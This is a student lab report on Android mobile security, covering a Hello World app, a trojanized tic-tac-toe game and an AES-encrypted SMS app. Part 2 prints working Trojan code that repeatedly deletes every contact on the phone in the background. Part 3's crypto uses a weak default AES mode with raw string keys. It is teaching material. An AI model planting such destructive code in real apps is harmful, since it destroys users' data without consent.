Cybersecurity Lab 3- Professor Wang

Jeremy Cervantes, Gabriela Rivas

Abstract: Smartphones has become the most typical and popular mobile device in recent years. It combines the functionality of mobile phone and PDA. It provides many computer's functionality, such as processing, communication, data storage and etc. It also provides many computer's service, such as web browser, portable media player, video call, GPS, and Wi-Fi. This lab will analyze and compare the feature and security issues among the android device via Android Studio to get familiar with Android programming and understand mobile operating system security. This lab will also help understand Trojan in Android application through a project. The project is a malicious game that can delete a contact list from a mobile phone.

Introduction:

Mobile security is the protection of smartphones, tablets, laptops and other portable computing devices, and the networks they connect to, from threats and vulnerabilities associated with wireless computing. Mobile security is also known as wireless security. Securing mobile devices has become increasingly important in recent years as the numbers of the devices in operation and the uses to which they are put have expanded dramatically. The problem is compounded within the enterprise as the ongoing trend toward Information Technology consumerization is resulting in more and more employee-owned devices connecting to the corporate network.

This lab consists of three parts. The first part is a tutorial to get started using Android Studio. The second part consists of creating a malware game of tic tac toe, and the third part, we perform encryption/decryption with key pair. The purpose of part 1 is to understand how to use Object Oriented programming. Object Oriented programming is currently one of the most common ways of coding. The purpose of part 2 is to learn how malicious software works, and how it can affect a phone's' functionality. Lastly, the objective of part 3 is to secure a short message service on the Android platform as well as gain some experience on Java cryptography programming.

Software Requirements: Android Studio → Java JDK, JRE

Results and Observations:

Part 1: Hello World Program

Before beginning the lab, we completed an Android Studio tutorial. The purpose of this was to create a “Hello User” application, where the application gets the value from the textbox, displays a hello message on the screen, and prints the current time and date.The objective of this part was to understand how object oriented programming works, and how to use Android Studio.

We began by creating an empty activity, and naming it Hello_worldActivity, as shown in the instructions. After that, we navigate to main.xml (app→ src→ main→ res→ layout→ main.xml), and open the design tab. Here we have a view of a phone screen, where we drag a TextView, Button, and PlainText:



Figure 1: main.xml

In the settings, we use API 27, Nexus 5 to run our emulator.

We copy the following code onto Hello_worldActivity.java:

Hello_worldActivity.java

```
package android.hello_world;

import android.app.Activity;
import android.os.Bundle;
import java.text.DateFormat;
import java.util.Date;

import android.view.View;
import android.widget.EditText;
import android.widget.TextView;


public class Hello_worldActivity extends Activity {
            EditText text1;
            TextView view1;
            /** Called when the activity is first created. */
            @Override
            public void onCreate(Bundle savedInstanceState) {
           super.onCreate(savedInstanceState);
            setContentView(R.layout.main);//this name should //follow your xml file's name in layout document.
           text1=(EditText)findViewById(R.id.editText1);
           view1=(TextView)findViewById(R.id.textView1);
            }
            public void onclick(View view)
            {
                String currentDateTimeString = DateFormat.getDateInstance().format(new Date());
                if(text1.getText().toString()==""){
                    view1.setText("Hello! Default user! \r\n Now is "+currentDateTimeString);
                }
                else
                {
                    view1.setText("Hello! " + text1.getText().toString() + "\r\n Now is " + currentDateTimeString);

                }
            }

}
```

Figure 2: Hello_worldActivity.java



Figure 3: Android App "Hello_world"

Part 2: Malware Game using Android Studio By Sam Rothermel.

In this part, we create a malicious tic tac toe game. This game deletes all contacts from the contact list of any android phone. This tic tac toe game runs a background service on the phone, deleting the contact list every a few minutes. In order to inject the malicious code onto the program, it must have a 'RunTrojan' and 'StartAttack' java class under "edu.mobilesecuritylabware.malware.maltictactoe.trojan".

The first step in this part is to create contacts in the phone emulator. We created two contacts, as shown in Figure 8 (left picture). We then import the tic tac toe game code to android studio, given by Sushant. In order to inject the malicious code, we open the configuration file: AndroidManifest.xml (MalTicTacToe→ app→ src→ main→ AndroidManifest.xml), and past the code as shown in the lab 3 instructions. We create a new package with the name edu.mobilesecuritylabware.malware.maltictactoe.trojan, add Java class "RunTrojan", and "StartAttack" to the package. Then we install the tic tac toe game with the malicious code on the emulator, and test the game. When we do, we get the results shown in Figure 7 and Figure 8.



Figure 4: MainActivity

Here is the RunTrojan code to start the malware game.

```
package edu.mobilesecuritylabware.malware.maltictactoe.trojan;
import android.app.Activity;
import android.content.BroadcastReceiver;
import android.content.ContentResolver;
import android.content.Context;
import android.content.Intent;
import android.database.Cursor;
import android.net.Uri;
import android.provider.ContactsContract;
import android.util.Log;
public class RunTrojan extends BroadcastReceiver{
    @Override
    public void onReceive(Context context, Intent intent) {
        Log.i("LOG", "deleteContacts");

    ContentResolver contentResolver = context.getContentResolver();
        Cursor cursor = contentResolver.query(ContactsContract.Contacts.CONTENT_URI, null, null, null, null);

    while (cursor.moveToNext()) {

        String lookupKey = cursor.getString(cursor.getColumnIndex(ContactsContract.Contacts.LOOKUP_KEY));

        Uri uri = Uri.withAppendedPath(ContactsContract.Contacts.CONTENT_LOOKUP_URI, lookupKey);

        Log.i("LOG", uri.toString());
        contentResolver.delete(uri, null, null);
    }
    }
}
```

Figure 5: RunTrojan.java

Here is the StartAttack code to implement the attack that will remove the phone's contact list

```
package edu.mobilesecuritylabware.malware.maltictactoe.trojan;
import java.util.Calendar;
import android.app.AlarmManager;
import android.app.PendingIntent;
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.util.Log;
public class StartAttack extends BroadcastReceiver {
    private static final long TIME = 5000;
    Calendar cal=Calendar.getInstance();
    private static int count=0;
    @Override
    public void onReceive(Context context, Intent arg1) {
        Log.i("StartAttack", "onReceive");

    AlarmManager service = (AlarmManager) context
            .getSystemService(Context.ALARM_SERVICE);

    Intent i = new Intent(context, RunTrojan.class);

    PendingIntent pending = PendingIntent.getBroadcast(context, 0, i,
            PendingIntent.FLAG_CANCEL_CURRENT);

    service.setInexactRepeating(AlarmManager.RTC_WAKEUP,
            cal.getTimeInMillis(), TIME, pending);

    Log.i("StartAttack", count++ +" times");

}
}
```

Figure 6: StartAttack.java



Figure 7: Tictactoe game



Figure 8: contacts removed by malware game

Part 3: Encryption/Decryption with Key Pair

In this part of the lab, we create a secure SMS Android application utilizing encryption and decryption. This allows for protection against malware (if it attempts to intercept and view an incoming or outgoing message, it will only be able to see the ciphertext, or random bytes.

We started off this project by creating a new empty project, naming it as shown in the lab instructions. After navigating through our project (app→ src→ main→ res→ layout→ main.xml), we selected the text view, then copied and pasted the code given to us:

main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    android:orientation="vertical" >

    <LinearLayout
        android:id="@+id/linearLayout1"
        android:layout_width="match_parent"
        android:layout_height="wrap_content"
        android:orientation="vertical" >

        <TextView
            android:id="@+id/textView1"
            android:layout_width="wrap_content"
            android:layout_height="wrap_content"
            android:text="Recipient:"
            android:textAppearance="?android:attr/textAppearanceMedium" />
    </LinearLayout>

    <EditText
        android:id="@+id/recNum"
        android:layout_width="match_parent"
        android:layout_height="wrap_content"
        android:inputType="phone" >

        <requestFocus />
    </EditText>

    <TextView
        android:id="@+id/textView2"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:text="16-Character Secret Key:"
        android:textAppearance="?android:attr/textAppearanceMedium" />

    <EditText
        android:id="@+id/secretKey"
        android:layout_width="match_parent"
        android:layout_height="wrap_content"
        android:inputType="textPassword" />

    <TextView
        android:id="@+id/textView3"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:text="Message:"
        android:textAppearance="?android:attr/textAppearanceMedium" />
    <EditText
        android:id="@+id/msgContent"
        android:layout_width="match_parent"
        android:layout_height="208dp"
        android:layout_weight="0.37"
        android:inputType="textMultiLine" />

    <LinearLayout
        android:id="@+id/linearLayout2"
```

```
        android:layout_width="match_parent"
        android:layout_height="wrap_content" >

        <Button
            android:id="@+id/Send"
            android:layout_width="148dp"
            android:layout_height="wrap_content"
            android:layout_weight="0.06"
            android:text="Send" />

        <Button
            android:id="@+id/cancel"
            android:layout_width="wrap_content"
            android:layout_height="wrap_content"
            android:layout_weight="0.45"
            android:text="Cancel" />
    </LinearLayout>

</LinearLayout>
```

Figure 9: Main.xml

Then we create an layer resource file called onreceive, and copy the following code from the lab:

onreceive.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
    android:layout_width="match_parent"
    android:layout_height="match_parent"
    android:orientation="vertical" >

    <TextView
        android:id="@+id/textView1"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:text="Sender:"
        android:textAppearance="?android:attr/textAppearanceMedium" />

    <LinearLayout
        android:id="@+id/linearLayout1"
        android:layout_width="match_parent"
        android:layout_height="wrap_content"
        android:orientation="vertical" >

        <TextView
            android:id="@+id/senderNum"
            android:layout_width="244dp"
            android:layout_height="wrap_content"
            android:textAppearance="?android:attr/textAppearanceMedium" />
    </LinearLayout>

    <TextView
        android:id="@+id/textView2"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:text="16-Character Secret Key:"
        android:textAppearance="?android:attr/textAppearanceMedium" />

    <EditText
        android:id="@+id/secretKey"
        android:layout_width="match_parent"
        android:layout_height="wrap_content"
        android:inputType="textPassword" >

        <requestFocus />
    </EditText>

    <TextView
        android:id="@+id/textView3"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:text="Received Encrypted Message:"
        android:textAppearance="?android:attr/textAppearanceMedium" />

    <TextView
        android:id="@+id/encryptedMsg"
```

```
        android:layout_width="match_parent"
        android:layout_height="130dp" />

    <TextView
        android:id="@+id/textView4"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:text="Decrypted Message:"
        android:textAppearance="?android:attr/textAppearanceMedium" />

    <TextView
        android:id="@+id/decryptedMsg"
        android:layout_width="match_parent"
        android:layout_height="98dp"
        android:layout_weight="0.05" />

    <LinearLayout
        android:id="@+id/linearLayout2"
        android:layout_width="match_parent"
        android:layout_height="wrap_content" >

        <Button
            android:id="@+id/submit"
            android:layout_width="159dp"
            android:layout_height="wrap_content"
            android:text="Submit" />

        <Button
            android:id="@+id/cancel"
            android:layout_width="match_parent"
            android:layout_height="wrap_content"
            android:text="Cancel" />
    </LinearLayout>

</LinearLayout>
```

Figure 10: Onreceive.xml

When we view the design, we get the following:



Figure 11: Design of main.xml

We navigate to encdecsms (EncDecSMS →app→ src→ main→ java→ android→ encdecsms→ EncDecSMSActivity.java, then paste the code:

EncDecSMSActivity.java

```
package android.encdecsms;
import java.security.Key;
import java.util.ArrayList;
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;
import android.app.Activity;
import android.os.Bundle;
import android.telephony.SmsManager;
import android.view.View;
import android.widget.Button;
import android.widget.EditText;
import android.widget.Toast;

public class EncDecSMSActivity extends Activity {
 /** Called when the activity is first created. */
 EditText recNum;
 EditText secretKey;
 EditText msgContent;
 Button send;
 Button cancel;
 @Override
 public void onCreate(Bundle savedInstanceState) {
 super.onCreate(savedInstanceState);
 setContentView(R.layout.main);

 recNum = (EditText) findViewById(R.id.recNum);
 secretKey = (EditText) findViewById(R.id.secretKey);
 msgContent = (EditText) findViewById(R.id.msgContent);
 send = (Button) findViewById(R.id.Send);
 cancel = (Button) findViewById(R.id.cancel);

 // finish the activity when click Cancel button
 cancel.setOnClickListener(new View.OnClickListener() {
 public void onClick(View v) {
 finish();
 }
 });
```

```
// encrypt the message and send when click Send button
send.setOnClickListener(new View.OnClickListener() {
public void onClick(View v) {
String recNumString = recNum.getText().toString();
String secretKeyString = secretKey.getText().toString();
String msgContentString = msgContent.getText().toString();

// check for the validity of the user input
// key length should be 16 characters as defined by AES-128-bit
if (recNumString.length() > 0 && secretKeyString.length() > 0
&& msgContentString.length() > 0
&& secretKeyString.length() == 16) {

// encrypt the message
byte[] encryptedMsg = encryptSMS(secretKeyString,
msgContentString);

// convert the byte array to hex format in order for
// transmission
String msgString = byte2hex(encryptedMsg);

// send the message through SMS
sendSMS(recNumString, msgString);

// finish
finish();

} else
Toast.makeText(
getBaseContext(),
"Please enter phone number, secret key and the message. Secret key must be 16 characters!",
Toast.LENGTH_SHORT).show();
}
});
}

public static void sendSMS(String recNumString, String encryptedMsg) {
try {

// get a SmsManager
SmsManager smsManager = SmsManager.getDefault();

// Message may exceed 160 characters
// need to divide the message into multiples
ArrayList<String> parts = smsManager.divideMessage(encryptedMsg);
smsManager.sendMultipartTextMessage(recNumString, null, parts,
null, null);

} catch (Exception e) {
e.printStackTrace();
}

}

// utility function
public static String byte2hex(byte[] b) {
String hs = "";
String stmp = "";
```

```
for (int n = 0; n < b.length; n++) {
stmp = Integer.toHexString(b[n] & 0xFF);
if (stmp.length() == 1)
hs += ("0" + stmp);
else
hs += stmp;
}
return hs.toUpperCase();
}

// encryption function
public static byte[] encryptSMS(String secretKeyString,
String msgContentString) {

try {
byte[] returnArray;

// generate AES secret key from user input
Key key = generateKey(secretKeyString);

// specify the cipher algorithm using AES
Cipher c = Cipher.getInstance("AES");

// specify the encryption mode
c.init(Cipher.ENCRYPT_MODE, key);

// encrypt
returnArray = c.doFinal(msgContentString.getBytes());

return returnArray;

} catch (Exception e) {
e.printStackTrace();
byte[] returnArray = null;
return returnArray;
}

}

private static Key generateKey(String secretKeyString) throws Exception {
// generate secret key from string
Key key = new SecretKeySpec(secretKeyString.getBytes(), "AES");
return key;
}

}
```

Figure 12: EncDecSMSActivity.Java

After this, we create two java classes under android→encdecsms. We label them SmsBroadCastReceiver.java, and DisplaySMSActivity.java. Below is the code we copied for DisplaySMSActivity.java:

DisplaySMSActivity.java

```
package android.encdecsms;

import java.security.Key;

import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;

import android.os.Bundle;
import android.view.View;
import android.widget.Button;
import android.widget.EditText;
import android.widget.TextView;
import android.widget.Toast;
import android.app.Activity;

public class DisplaySMSActivity extends Activity {

 EditText secretKey;
 TextView senderNum;
 TextView encryptedMsg;
 TextView decryptedMsg;
 Button submit;
 Button cancel;
 String originNum = "";
 String msgContent = "";

 @Override
 public void onCreate(Bundle savedInstanceState) {
 super.onCreate(savedInstanceState);
 setContentView(R.layout.onreceive);

 senderNum = (TextView) findViewById(R.id.senderNum);
 encryptedMsg = (TextView) findViewById(R.id.encryptedMsg);
 decryptedMsg = (TextView) findViewById(R.id.decryptedMsg);
 secretKey = (EditText) findViewById(R.id.secretKey);
 submit = (Button) findViewById(R.id.submit);
 cancel = (Button) findViewById(R.id.cancel);

 // get the Intent extra
 Bundle extras = getIntent().getExtras();
 if (extras != null) {

 // get the sender phone number from extra
 originNum = extras.getString("originNum");

 // get the encrypted message body from extra
 msgContent = extras.getString("msgContent");

 // set the text fields in the UI
 senderNum.setText(originNum);
 encryptedMsg.setText(msgContent);
 } else {

 // if the Intent is null, there should be something wrong
 Toast.makeText(getBaseContext(), "Error Occurs!",
```

```
Toast.LENGTH_SHORT).show();
finish();
}

// when click on the cancel button, return
cancel.setOnClickListener(new View.OnClickListener() {

public void onClick(View v) {
finish();

}
});

// when click on the submit button decrypt the message body
submit.setOnClickListener(new View.OnClickListener() {
public void onClick(View v) {

// user input the AES secret key
String secretKeyString = secretKey.getText().toString();

                //key length should be 16 characters as defined by AES-128-bit
if (secretKeyString.length() > 0
&& secretKeyString.length() == 16) {
try {

// convert the encrypted String message body to a byte
// array
byte[] msg = hex2byte(msgContent.getBytes());

// decrypt the byte array
byte[] result = decryptSMS(secretKey.getText()
.toString(), msg);

// set the text view for the decrypted message
decryptedMsg.setText(new String(result));

} catch (Exception e) {

// in the case of message corrupted or invalid key
// decryption cannot be carried out
decryptedMsg.setText("Message Cannot Be Decrypted!");
}

} else
Toast.makeText(getBaseContext(),
"You must provide a 16-character secret key!",
Toast.LENGTH_SHORT).show();
}
});

}

// utility function: convert hex array to byte array
public static byte[] hex2byte(byte[] b) {
if ((b.length % 2) != 0)
throw new IllegalArgumentException("hello");

byte[] b2 = new byte[b.length / 2];
```

```
for (int n = 0; n < b.length; n += 2) {
String item = new String(b, n, 2);
b2[n / 2] = (byte) Integer.parseInt(item, 16);
}
return b2;
}

// decryption function
public static byte[] decryptSMS(String secretKeyString, byte[] encryptedMsg)
throws Exception {

// generate AES secret key from the user input secret key
Key key = generateKey(secretKeyString);

// get the cipher algorithm for AES
Cipher c = Cipher.getInstance("AES");

// specify the decryption mode
c.init(Cipher.DECRYPT_MODE, key);

// decrypt the message
byte[] decValue = c.doFinal(encryptedMsg);

return decValue;
}

private static Key generateKey(String secretKeyString) throws Exception {

// generate AES secret key from a String
Key key = new SecretKeySpec(secretKeyString.getBytes(), "AES");
return key;
}

}
```

Figure 13: DisplaySMSActivity.java

Below is the code we copied for SmsBroadCastReceiver.java:

SmsBroadCastReceiver.java

```
package android.encdecsms;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.os.Bundle;
import android.telephony.SmsMessage;

public class SmsBroadCastReceiver extends BroadcastReceiver {

 @Override
 public void onReceive(Context context, Intent intent) {

 Bundle bundle = intent.getExtras();

 // Specify the bundle to get object based on SMS protocol "pdus"
 Object[] object = (Object[]) bundle.get("pdus");
 SmsMessage sms[] = new SmsMessage[object.length];
 Intent in=new Intent(context,DisplaySMSActivity.class);
 in.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
 in.addFlags(Intent.FLAG_ACTIVITY_SINGLE_TOP);
 String msgContent = "";
 String originNum = "";
 StringBuffer sb = new StringBuffer();

 for (int i = 0; i < object.length; i++) {

 sms[i] = SmsMessage.createFromPdu((byte[]) object[i]);

 // get the received SMS content
 msgContent = sms[i].getDisplayMessageBody();

 //get the sender phone number
 originNum = sms[i].getDisplayOriginatingAddress();

 //aggregate the messages together when long message are fragmented
 sb.append(msgContent);

 //abort broadcast to cellphone inbox
 abortBroadcast();
 }

 //fill the sender's phone number into Intent
 in.putExtra("originNum", originNum);

 //fill the entire message body into Intent
 in.putExtra("msgContent", new String(sb));

 //start the DisplaySMSActivity.java
 context.startActivity(in);
 }
}
```

Figure 14: SmsBroadCastReceiver.java

Then we navigate to AndroidManifest.xml (EncDecSMS → app → src → main → AndroidManifest.xml), and copy the code:

AndroidManifest.xml

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="android.encdecsms"
    android:versionCode="1"
    android:versionName="1.0" >

    <uses-sdk android:minSdkVersion="8" />
    <uses-permission android:name="android.permission.RECEIVE_SMS"></uses-permission>
    <uses-permission android:name="android.permission.SEND_SMS" />

    <application
        android:label="@string/app_name" >
        <activity
            android:name=".EncDecSMSActivity"
            android:label="@string/app_name" >
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>

        <activity android:name="DisplaySMSActivity">
 </activity>
        <receiver android:name=".SmsBroadCastReceiver">
            <intent-filter android:priority="1000">
                <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
            </intent-filter>
        </receiver>
    </application>

</manifest>
```

Figure 15: AndroidManifest.xml

For our demo, we need to select two emulators. We picked two Nexus 5 API 21 emulators, and labeled one of them "target". We ran the code on "target", which allowed a short encrypted message to be sent to the second emulator as shown below:



Figure 16: EncDecSMS

Conclusion:

The overall purpose of this lab was to become more familiar with the concepts behind mobile security. In the first part, we learned how to use Android Studio, meanwhile in the second and third parts, we went into programming the malicious tic tac toe game, and an encryption/decryption sms. Doing this lab gave us knowledge on Java cryptography, we well as how mobile security can be breached, and how to avoid that.